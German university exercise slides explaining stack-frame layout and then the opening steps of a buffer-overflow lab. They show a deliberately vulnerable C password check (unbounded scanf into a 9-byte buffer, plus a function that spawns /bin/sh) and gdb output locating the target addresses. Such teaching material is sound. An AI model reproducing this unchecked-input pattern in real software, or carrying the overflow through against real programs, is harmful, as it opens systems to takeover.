

U7 X-mas Hacking

- Besprechung 5. Aufgabe (crawl)
- Stackaufbau eines Prozesses
- Unix, C und Sicherheit
- Hack-Aufgabe

U7-1 Organisatorisches

- keine Tafelübungen in der Zeit vom 15.12.2010 bis 07.01.2011
- erste Tafelübung nach den Weihnachtsferien am 10.1.2011
- keine Rechnerübungen im Zeitraum 21.12.2010 bis 7.1.2011
- Aufgabe 7 wird am 10.1.2011 ausgegeben


U7-2 Stackaufbau eines Prozesses

1 Prinzip

- bei jedem Funktionsaufruf wird ein **Stack-Frame** angelegt, in dem u.a.
 - lokale Variablen der Funktion
 - Aufrufparameter an weitere Funktionen
 - Registerbelegung der Funktion während des Aufrufs weiterer Funktionen
 gespeichert werden
- Stackorganisation ist abhängig von
 - Prozessor,
 - Compiler (auch von Version und Flags) und
 - Betriebssystem
- Beispiele aus einem UNIX auf Intel-Prozessor (typisch für CISC)
 - RISC-Prozessoren mit Registerfiles gehen anders vor!

2 Beispiel

■ Aufbau eines **Stack-Frames** (Funktionen *main()*, *f1()*, *f2()*)



■ Achtung: architekturabh. Optimierungen können zu Padding führen

2 ■ Stack mehrerer Funktionsaufrufe


```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

Stack-Frame für
main erstellen
&a = fp-4
&b = fp-8
&c = fp-12



2 ■ Stack mehrerer Funktionsaufrufe


```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

Parameter auf Stack legen
Bei Aufruf
Rücksprungadr.
auf Stack legen



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;


    n = f2(x);

    return(n);
}
```

Stack-Frame für
f1 erstellen
und aktivieren


$&x = fp+8$
 $&y = fp+12$
 $&(i[0]) = fp-12$
 $&n = fp-16$

$i[4] = 20$ würde
return-Addr. zerstören




SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);

    return(n);
}
```


```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Stack-Frame von f2 abräumen

- ① sp = fp
- ② fp = pop(sp)



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);


    return(n);
}
```

```
int f2(int z) {
    int m;

    m = 100;

    return(z+1);
}
```

Rücksprung
③ return



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);


    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;

    x++;

    n = f2(x);
    return(n);
}
```

4 Aufrufparameter
abräumen



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    return(a);
}
```

```
int f1(int x, int y) {
    int i[3];
    int n;


    x++;

    n = f2(x);
    return(n);
}
```




SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe



SP - Ü


2 ■ Stack mehrerer Funktionsaufrufe

```
int main() {
    int a, b, c;

    a = 10;
    b = 20;

    f1(a, b);

    return(a);
}
```



SP - Ü

2 ■ Stack mehrerer Funktionsaufrufe

```
main() {
    int a, b, c;

    a = 10;
    b = 20;


    f1(a, b);

    f3(4);
}
```

was wäre, wenn man nach f1 jetzt eine Funktion f3 aufrufen würde?

```
int f3(int z) {
    int m;

    return(m+z);
}
```



SP - Ü

U7-3 Unix, C und Sicherheit

- Mögliche Programmsequenz für Passwortabfrage in Server-Programm:

```
int main (int argc, char *argv[]) {
    char password[8+1];

    ... /* socket oeffnen und stdin umleiten */

    scanf ("%s", password);

    ...
}
```

1 Ausnutzen des Pufferüberlaufs: Szenario

- Pufferüberschreitung wird nicht überprüft
 - ◆ die Variable `password` wird auf dem Stack angelegt
 - ◆ nach dem Einlesen von 9 Zeichen überschreiben alle folgenden Zeichen Daten auf dem Stack, z.B. andere Variablen, gesicherte Register oder die Rücksprungadresse der Funktion

2 Ausnutzen des Pufferüberlaufs: Beispielprogramm

```
#include <stdio.h>

int ask_pwd() {
    int n;
    char password[8+1]; /* 8 Zeichen und '\0' */
    n = scanf("%s", password);
    return strcmp(password, "hallo");
}

void exec_sh() {
    char *a[] = {"/bin/sh", NULL};
    execv("/bin/sh", a);
}

int main(int argc, char *argv[]) {
    if (ask_pwd() == 0) exec_sh();
    return 0;
}
```

3 Ausnutzen des Pufferüberlaufs: Schwachstelle suchen

- übersetzen mit -g und starten mit dem gdb

```
> gcc -g -o hack hack.c
> gdb hack

(gdb) b main
Breakpoint 1 at 0x80484a7: file hack.c, line 16.
(gdb) run

Breakpoint 1, main (argc=1, argv=0x7ffff9f4) at hack.c:16
16         if (ask_pwd() == 0) exec_sh();
(gdb) s
ask_pwd () at hack.c:6
6         n = scanf("%s", password);
```

- je nach Compiler-Version können die tatsächlichen Adressen von dem Beispiel auf den Folien abweichen!

4 Ausnutzen des Pufferüberlaufs: Codelayout analysieren

■ Analyse des Textsegmentes des Prozesses:

◆ Adresse der main-Funktion

```
(gdb) p main
$1 = {int (int, char **)} 0x80484a4 <main>
```


◆ Adresse der exec_sh-Funktion

```
(gdb) p exec_sh
$2 = {void ()} 0x8048478 <exec_sh>
```

◆ Adresse der ask_pwd-Funktion

```
(gdb) p ask_pwd
$3 = {int ()} 0x8048440 <ask_pwd>
```

5 Aufbau des Codesegments des Prozesses



6 Ausnutzen des Pufferüberlaufs: Stacklayout analysieren

- Analyse der Stackbelegung in Funktion ask_pwd()
 - ◆ Adresse des ersten Zeichens von password

```
(gdb) p/x &(password[0])
$1 = 0x7ffffc40
```

